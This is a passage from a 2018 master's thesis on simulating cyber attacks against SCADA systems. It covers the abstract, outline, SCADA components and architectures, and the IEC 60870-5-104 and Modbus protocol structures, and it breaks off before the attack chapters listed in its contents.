



**INTERNATIONAL HELLENIC UNIVERSITY**

SCHOOL OF SCIENCE AND TECHNOLOGY

---





# SIMULATION OF CYBER ATTACKS AGAINST SCADA SYSTEMS

Miltiadis D. Parcharidis

**Supervisor:** Sokratis Katsikas, Professor

**DS50: Master's thesis**

**Spring 2018**

COPYRIGHT ©

Miltiadis D. Parcharidis

ALL RIGHTS RESERVED

This project is dedicated to my  
family for always making me a  
better person

## **Abstract**

Our everyday lives heavily depend on Critical Infrastructures and SCADA systems are one of their major backbones. The IT science has managed to create subsystems and protocols that combine electrical and mechanical technology to monitor and command a plethora of Remote Terminal Units or PLCs, forming a network of devices and computers. Unfortunately, the primal protocols do not include the security mindset as they have been built with no vision or with air-gapped intensions. Today's world though is interconnected and the need to monitor everything from a distance is essential. This is also the entry point for a malicious user to attempt cyber-attacks against Critical Infrastructures by taking advantage the naivety of SCADA implementation at its total.

In this thesis, a simulated SCADA environment is attacked by using open source tools in various ways to achieve the disruption of the normal behavior of the system. The experiments are proportionally less disruptive in malfunctions and in numbers but manage to raise attention and thoughts around the old protocols that are still being used in many SCADA systems some of which in Critical Infrastructures.

***Keywords:*** SCADA, ICS, Simulation, Cyber Attacks, Open Source

## Preface

This Master's thesis is the final challenge for me at the MSc program in *Communications and Cybersecurity* of the International Hellenic University in Greece. The project, besides its sophisticated essence, inducted me to an entire new world of the IT science and revealed to me a cutting edge in the Cyber Security section. Even though my great experience in the field, this has been a tremendous challenge because all the experiments concern a very rare and sensitive target therefore there are no guidelines for them. I wish I had more time and resources to further develop the tests.

For all the above, I would like to express my respect and gratefulness to my supervisor Professor Sokratis Katsikas as for once more his experience and forward thinking has shown me the way to new horizons in Cyber Security.

I would also like to thank the International Hellenic University for creating this MSc program and for fully understanding the needs of an employed person while being a student.

## Table of Contents

Abstract .....	1
Preface .....	2
1. Introduction.....	6
1.1 Purpose of dissertation .....	6
1.2 Assumptions.....	7
1.3 Dissertation outline .....	7
2. Theory .....	8
2.1 Definitions and components of SCADA systems.....	8
2.1.1. Definitions and short description .....	8
2.1.2 Remote Telemetry Units and Programmable Logic Controllers.....	9
2.1.3 Communications network.....	10
2.1.4 Central Host.....	10
2.1.5 Operator Workstations.....	11
2.1.6 Software .....	11
2.2 Architecture of SCADA systems .....	13
2.2.1 Monolithic SCADA systems.....	13
2.2.2 Distributed SCADA systems .....	14
2.2.3 Networked SCADA systems .....	16
2.3 SCADA communication protocols.....	17
2.3.1 IEC 60870-5.....	18
2.3.2 Modbus .....	21
2.3.3 Distributed Network Protocol 3 (DNP3) .....	23
2.4 Vulnerabilities.....	25
2.5 Real Cyber-attacks: The case of Stuxnet .....	26
2.5.1 Political Background and the creation of an ICS cyberweapon.....	26
2.5.2 Technical analysis of Stuxnet worm .....	27
3. Approach and attack vectors.....	28
3.1 System setup.....	28
3.2 System implementation.....	29
3.2.1 SCADA side.....	30
3.2.2 Attacker side.....	32
4. Attacks and Results.....	40



4.1 IEC 60870-5-104 attacks .....	40
4.1.1 Typical communication .....	40
4.1.2 Message flooding.....	42
4.1.3 SYN attack to achieve a Denial of Service .....	43
4.1.4 Control command or Remote Adjustment Command from Unauthorized client.....	44
4.1.5 Single command from unauthorized client to a Server .....	45
4.1.6 Unauthorized Read Command to the Server.....	46
4.1.7 Unauthorized Reset Process Command to the Server .....	46
4.1.8 Counter Interrogation Command to the Server .....	47
4.1.9 Man in the middle attacks .....	48
4.2 Results .....	52
5. Discussion.....	53
6. Conclusion .....	55
7. Future Work .....	56
8. References.....	57
9. Appendices .....	59
Appendix A – Virtual Machines’ specifications and settings.....	60
Appendix B – Tools .....	63
1. Operating systems and Virtualization software.....	64
1.1 Microsoft Windows 7 .....	64
1.2 Kali Linux 2017.1 .....	64
1.3 Ubuntu 16.04 LTS.....	64
1.4 VMware Workstation Pro 12.5.....	64
2. Attack tools.....	65
2.1 Hping3.....	65
2.2 Ettercap.....	65
2.3 Macchanger.....	65
2.4 alert_snort_104 Ettercap plugin.....	65
2.5 Wireshark.....	65
3. SCADA software .....	66
3.1 IEC Server .....	66
3.2 QTester 104.....	66
3.3 OpenMUC j60870.....	66

References .....	67
Appendix C – Code .....	68
1. OpenMUC j60870 .....	69
2. Ettercap filter isolation.if .....	74

## 1. Introduction

Supervisory Control And Data Acquisition systems are a type of Industrial Control Systems which collects data and monitors some automation processes across miles away or even at the same building. All data are represented to the operators of the system via a Human Machine Interface. This graphical representation of the ICS allows the human operators to take control of the system and issue commands according to their will such as opening a valve, setting a temperature point or starting/stopping a pump [1].

The cyber security awareness on SCADA systems has risen from the early beginnings of the 2000s but it was not only until the famous Stuxnet attack that it entered at a government level. Also, many ICS applications are nowadays using common operating systems like Windows, well known and vulnerable protocols like TCP and have also spread into smart phones. Additionally, the security weaknesses of ICS services are widely available online and many Trojans and worms find holes in the network and they infect the ICS' servers. Many famous conventions like DEF CON and Black Hat have increased their talks about industrial systems, proving that hackers are also paying attention to these vulnerable systems [1]. All the above show that SCADA systems are a target nowadays and it is interesting to explore a few technical perspectives during this thesis.

### 1.1 Purpose of dissertation

In this master thesis, a virtual environment will be implemented to demonstrate various cyber attacks against SCADA software using open source tools. The SCADA software will be simulated with programs running on Windows and the network will be implemented using virtualization software. The tools used for the attacks are open source, freely available and also some programming code was modified by me to extend the software's capabilities for further attack vectors.

The main goal is to demonstrate that there is a margin for cyber attacks in SCADA systems using open source tools.

## 1.2 Assumptions

The virtual environment created for this thesis is capable enough to simulate SCADA software and its main functions. The virtual LAN among the Virtual Machines has also adequate bandwidth and speed to transfer any data. The attacks however will try and succeed several disruptions of the system which have a rational logic but the results cannot be very accurate since a powerful yet mid-range laptop is the backbone of the entire simulation. In general, I believe that the results pinpoint the meaning and scope of the attacks at a satisfactory level of accuracy. The main focus of this master's thesis is the IEC 60870-5-104 protocol.

## 1.3 Dissertation outline

- **Introduction:** The first chapter introduces the basic concept of the SCADA system, the reasons of its cyber security awareness, the main purpose of the thesis and assumptions of the project.
- **Theory:** The second chapter describes the definitions of various components, the protocols, vulnerabilities and concludes with the most famous attack in SCADA systems.
- **Approach and Attack Vectors:** The third chapter gives the approach method and the implementation of the simulated environment.
- **Attacks and Results:** The fourth chapter contains the experiments and discusses about the results.
- **Discussion:** The fifth chapter offers a general discussion of the entire project as well as some thoughts.
- **Conclusion:** The sixth chapter is a conclusion of the thesis taking into consideration the results and the theory.
- **Future Work:** The last chapter contains a few future thoughts around the project for further extending my knowledge around the field.

## 2. Theory

### 2.1 Definitions and components of SCADA systems

As in every system, one has better understanding of it once it is described, analyzed and explained to its logical components. This section will provide all the necessary details of the SCADA elements that form the system and some of its famous protocols which implement the communication layer among the devices.

#### 2.1.1. Definitions and short description

The abbreviation SCADA stands for Supervisory Control And Data Acquisition. A SCADA system is used for monitoring and controlling a plant or industrial infrastructures such as water supply, oil refineries, transportation and telecommunications. It coordinates the flow of data between the main host computer, where the supervisor resides, and the various RTUs (Remote Telemetry Units) or PLCs (Programmable Logic Controllers) which are the field devices [2].

A SCADA system consists of:

- A SCADA Central Host Computer or Computers which is also called as Center or Master station or Master Terminal Unit and it acts as the server of the entire system where operators are informed for the system's properties at its whole [2].
- Remote Terminal Units or Programmable Logic Controllers which are the field devices that interface with actuators, valve and other analog systems and provide the measurements from the field or receive commands to perform [2].
- A communications system that is used to transfer all the data between the field devices and the Central Host and it can be a telephone system, radio, satellite, cable and most often a combination of all when remote sites require complicated means of data transport [2].
- The software that supports the entire system via a collection of tools/software that are implemented at the communications layer, in the RTUs and mainly in the Central Host computer where it provides the operators with a graphical interface that is able to

represent data and act as a control center for the field devices. The latter is often called as HMI, Human Machine Interface [2].




Figure 1: Typical SCADA system [2]

### 2.1.2 Remote Telemetry Units and Programmable Logic Controllers

In general, there are two kinds of field devices, the first that consists of simple measurement transmitters such as water flow, temperature flow, power consumption and the second that consists of actuators, switchboards and electronic dosing facilities. The formers are the “eyes and ears” of a SCADA system while the latter play the role of the “hands” providing automation [2].

### 2.1.3 Communications network

The communications network is the mean to transmit and receive data between the Central Host computer and the field devices. It includes the medium, which may be cable, telephone or radio, the protocol and the network devices that help in the forwarding of the data such as routers, modems and antennas.

In a closed environment where all the components of the SCADA system are nearby such as a factory, the cable is the most profitable solution. This is not the case though for environments that are spread in a wide area. Telephone lines are used for longer distances and there are two options depending on the needs of the SCADA system, leased or dial-up. Whenever there is a requirement for online monitoring of remote sites, the leased line is used but this is expensive since a telephone line per workstation is needed. Dial-up lines are performing well and economically if the SCADA system needs to monitor the substation at certain intervals e.g. hourly by dialing a certain number and receiving commands and/or transferring the recorded data.

As technology evolves, much cheaper solutions are found and nowadays the use of radio offers more bandwidth and costs less. Radio modems are the required equipment for the transmission of data and in case of non-visual remote sites to the main station, repeaters are used to achieve communication [2].

### 2.1.4 Central Host

The central host computer is the hardware device that represents all the received data from the RTUs to the operator of the SCADA system. It is most likely that this is a single computer that runs specific SCADA software, a user interface to monitor and control all the field devices from a central point. The terminals are connected via Local Area Network or pretty often via Wide Area Networks in order to transmit or receive data and commands. In the past, the vendors offered specific hardware for the SCADA operators which was incompatible with other competitors and required additional cost and time to be expanded and include more devices. As time passed by, the increased usage and processing power of the office computers made them capable of running SCADA software with new high detailed graphics.

Furthermore, these office computers are now able to be linked with GIS systems, hydraulic software modeling software, drawing management systems, work scheduling system and information databases [2].

### 2.1.5 Operator Workstations

The Central Host computer of a SCADA system acts as a Server to the network and the Operator Workstation is its client. It is often a computer-based hardware that runs a software to connect to the Central Host computer. The software that connects to, accepts commands from and sends information to the Central Host is named Human Machine Interface a.k.a. HMI. The operators are using the HMI software to request certain actions by the Operator Workstations based on the information that they have from the Central Host. A SCADA software that combines all factors of design, speed, performance, integrity is most likely successful. Of course, this increases the cost of the software which also comes with the complexity and scalability of the SCADA system [2].

### 2.1.6 Software

The critical needs and requirements of a SCADA system leads to two software design implementations, a proprietary which is built upon a specific system platform and commercial software that can be used with various vendors. The former solution offers control functionality and focuses on processes and as with all hardware-specific software, it uses all the sources of the platform while the latter, as a commercial product, offers flexibility and compatibility over a wide range of products.

In the following scheme, we will examine the typical software used in the components of a SCADA system.

- Central Host operating system: It is the operating system that the hardware is running upon which the HMI software will be installed. Since the Central Host is most likely a



computer-based hardware, this software might be a UNIX or other popular operating system [2].

- Operator terminal operating system: It is the software that controls the Central Host and along with that for the central host computer, it contributes to the networking of the Central Host and the operator terminals [2].
- Central Host computer application: This is the HMI software that is run on the Central Computer and is responsible for receiving data from and issuing commands to the Remote Telemetry Units. All the information is displayed by a graphical interface with various screens and control functions in order to represent to the operator the entire SCADA state [2].
- Operator Terminal application: It is the software application that offers to the end user to interact with the Central Host computer application mentioned before and it is usually a subset of it [2].
- Communications protocol drivers: The Field devices and the Central Host computer need to communicate in the same manner so that the exchanged data are always in the right interpreted form for both parties. The software that plays this role is the protocol drivers [2].
- Communications network management software: As in every system that is expanded beyond a Local Area Network, a software is needed to be in control of the communications network and also to test them for latencies and failures [2].
- RTU automation software: Even though these units receive command and measure data, they still have some software or firmware that runs automation applications and data processing tasks within the unit. These tasks are local and the local staff maintains them [2].

All the aforementioned software is part of the SCADA system that is defined, developed, designed, deployed and tested according to its needs [2].

## **2.2 Architecture of SCADA systems**

The components of a SCADA system consist of computer-related components therefore the entire system follows the evolution of the Information Technology. As IT evolves, SCADA systems also enjoy its benefits and creates distinct generations of architectures. From the 1960s till today, SCADA has met three main phases of development, central, distributed and networked architectures or generations [3]. In the following paragraphs, a sharp description of these architectures will take place:

1. First Generation - Monolithic
2. Second Generation – Distribution
3. Third Generation – Networked

### **2.2.1 Monolithic SCADA systems**

In the beginning of SCADA systems, the networks, as we know them today, were fictional since the concept of a main computer was the dominant model of those days. As a result, a Monolithic SCADA system was existent with no connectivity to any other system but only to its RTUs. Even though there was a remote communication, via WAN, the solo purpose of this implementation was to simply achieve communication with the field device and nothing else, no other form of data could be transferred [2].

The form of communication was a specific protocol that was designed and deployed by the RTU vendor and its simple target was to command the device and acquire its data without any further functionality or future use. The connections to the Central Host were through the bus level through an adapter. There was a second Central Host in parallel with the primary one which only monitored its mirror and in case of a failover, the redundant Host took over. This was the redundancy plan of the Monolithic SCADA systems. In the following Figure, an overview of a 1<sup>st</sup> generation SCADA architecture is presented [2].




Figure 2: First generation SCADA system – Monolithic [2]

### 2.2.2 Distributed SCADA systems

The distributed next generation SCADA systems were based on distributed processing power by means of functionality separation. Multiple typical computers were performing specific processes and were interconnected via a LAN to exchange information. Processes like RTU communication, Human Machine Interface software for the operators, calculations or database maintenance were some of the many that the next generation SCADA systems were performing. By distributing the tasks, the entire architecture enjoyed more combined processing power than a single powerful unit could reach [2].

The communication among the mini-computers was achieved via a LAN interface but implemented only locally. The vendors created their own protocols and optimized the traffic

among the computers but this in turn created incompatibilities in connecting other vendors' products [2].

A distributed architecture offered more than combining CPU power and also increased redundancy. The next generation SCADA system had many computers using the HMI and if one failed for any reason, others could instantly take place by simply using the same software without even monitoring for the failover. The Central Host was a distributed set of mini computers and this upgraded its entire infrastructure to the core of the system but the hardware, software and peripheral devices were still to be provided by the vendor, not to mention that the WAN interface remained intact and a step behind this evolution. The field devices were still using the limited protocols and the specific network traffic they were built for [2]. A typical 2<sup>nd</sup> generation SCADA system is shown in the figure below:




Figure 3: Second generation SCADA system – Distributed [2]

### 2.2.3 Networked SCADA systems

The evolution of SCADA systems, as aforementioned, is affected by the IT pioneer. The second-generation systems suffered from limited RTUs which only performed specific operations and the main computers, except from moving one step further to intercommunication, were facing the vendor-specific casualties of their battle for the market domination. The need to connect peripheral devices of different vendors brought the utilization and acceptance of open standards, eliminating the cumbersome logic of vendor-selected hardware [2].

Also, the technological evolution managed to extend the SCADA functionality from the Local Area Network to the Wide Area Network, thus putting the RTUs into the system by introducing the IP protocol for the communication. Vendors were now able to manufacture field devices that use Ethernet connections and by this, the role of the communications computer differs from the rest processes [2].

As with previous generations, the redundancy of the system needs to be assured. The distributed systems offered great reliability if a computer with a certain functionality failed but in a not so rare scenario of a total disaster, there was no back up plan. Distributed SCADA systems offer the advantage of extending the aforementioned redundancy from different computers to different physical locations that are interconnected. Therefore, in a total disaster of one site, another could take place and in Critical Infrastructures, this is an enormous advantage compared to previous generations [2]. The figure depicts a typical networked SCADA system.




Figure 4: Third generation SCADA systems – Networked [2]

### 2.3 SCADA communication protocols

The SCADA basic architecture consists of a Central Host, which runs an HMI software, and various RTUs that collect information and receive commands from the central operators. A SCADA communication protocol is the means for data transferring and command issuing in a master/slave architecture. There are three most used protocol standards, IEC 60870-5 which is particularly common in Europe and will be the central focus of this thesis, ModBus and DNP3 most frequently used in the energy sector. All the aforementioned protocols are based on TCP/IP [4].

### 2.3.1 IEC 60870-5

This open standard is created by the International Electromechanical Commission and was launched in 1995 under companion name IEC 608705-5-101. Almost six years later, the IEC 60870-5-104 companion was used, leaving most of the higher application level functions and data objects intact but it introduces the definition of data transports of the protocol's messages through a network [4]. However, the transmission of messages is carried out without encryption, in clear text and without any form of authentication thus that it relies on TCP/IP which already has cyber-security issues. [5]. In the following paragraphs, a short but essential description of the 60870-5-104 structure will be explained.

The protocol frame structure is named APDU which stands for Application Protocol Data Unit and consists of two parts: The Application Control Protocol Information (APCI) and the Application Service Data Unit (ASDU) [4]. The three control types that are used, structured in the Least Significant Bits, are Numbered Information Transfer (I-format), Numbered Supervisory Functions (S-format) and unnumbered Control Functions (U-format) with values 00, 10 and 11 respectively [6]. A figure below details in graphic the entire format.




Figure 5: IEC 60870-5-104 telegram format [6]

The ASDU structure consists of two objects, the data unit identifier and the data payload of the information object. The data unit identifier in turn consists of the Cause of Transmission

field (COI) which is used by the destination to interpret the carried payload, the address that determines the data's identity, the Variable Structure Qualifier and lastly the Type of data.

The *Type ID* field is comprised of an octet that represents information type, defined by IEC and it is categorized into 6 groups as shown and explained in Table 1 below.




Figure 6: ASDU message structure under IEC 60870-5-101 [7]

Type ID range	Group
1-21	Process information in monitoring direction
30-40	Process telegrams with long time tag
45-51	Process information in control direction
58-64	Command telegrams with long time tag
70	System information in monitoring direction
100-107	System information in control direction
110-113	Parameter in control direction
120-127	File transfer

Table 1: Type ID groups under IEC 60870-5-101 [6]



In order to further understand the Types of ASDU, the group of *Parameter in control direction* of Table 1 is presented in the following Figure.

45	Single command	C_SC_NA_1
46	Double command	C_DC_NA_1
47	Regulating step command	C_RC_NA_1
48	Setpoint command, normalized value	C_SE_NA_1
49	Setpoint command, scaled value	C_SE_NB_1
50	Setpoint command, short floating point value	C_SE_NC_1
51	Bit string 32 bit	C_BO_NA_1

Figure 7: Group of messages in information in control direction [6]

The *Variable Structure Qualifier* bit specifies the method of addressing the information objects. A value of 0 indicates that the ASDU may consist of one or more than one equal information object. The number of objects defines the number of information objects and is binary coded. A value of 1 indicates that there is a sequence of equal information objects that originate from the information object. The information elements are identified by increasing numbers +1 from the offset. The number of objects is also binary coded [6].

The *Cause of Transmission (COT)* field directs the ASDU to a specific application task to be processed. It is important to underline that the value of zero is not used. There are various indications for the COT data field such as *periodic*, *spontaneous*, *activation* and *data transmission*. The entire list is detailed in [6]. It is important also to mention that there is a test flag and a P/N bit to indicate Positive and Negative values.

Finally, the IEC 60870-5-104 protocol is by default assigned to the 2404 TCP port [6].

### 2.3.2 Modbus

Gould Modicon (now Schneider Electric) developed the Modbus protocol back in 1979 and according to a survey nearly in 2004, more than 40% of industrial applications were using the protocol. At the same period of time around 20 to 30 manufacturers were producing equipment with the Modbus protocol and combined with the previous survey's results, Modbus protocol can be regarded as a de facto standard for industrial systems. It's worth mentioning that there is also the Modbus plus protocol [7].

Technically speaking, Modbus is using the master/slave principle with only the master starting the transaction. The protocol specifies the Protocol Data Unit (PDU) which consists of a function code and the data field, regardless of the communication layers. Some basic functions are depicted in Figure 9. The communication channel is using frames for transmission and the information of the message on master's behalf contains the address of the receiver, what the receiver must do and the necessary data to perform the assigned command. The protocol also implements an error mechanism through parity, redundancy check or CRC. The reply message contains the corresponding information; the slave address, the action it performed, what was the result of the action and the error check mechanism. The two additional fields which expand the PDU, the address and the error mechanism, implement the Application Data Unit as shown in Figure 8. The messages can be exchanged in two ways, a) ASCII, which is readable and b) RTU which is more compact and faster due to its binary form being half in size compared to the ASCII mode. The RTU is the preferred mode in the industry [7].

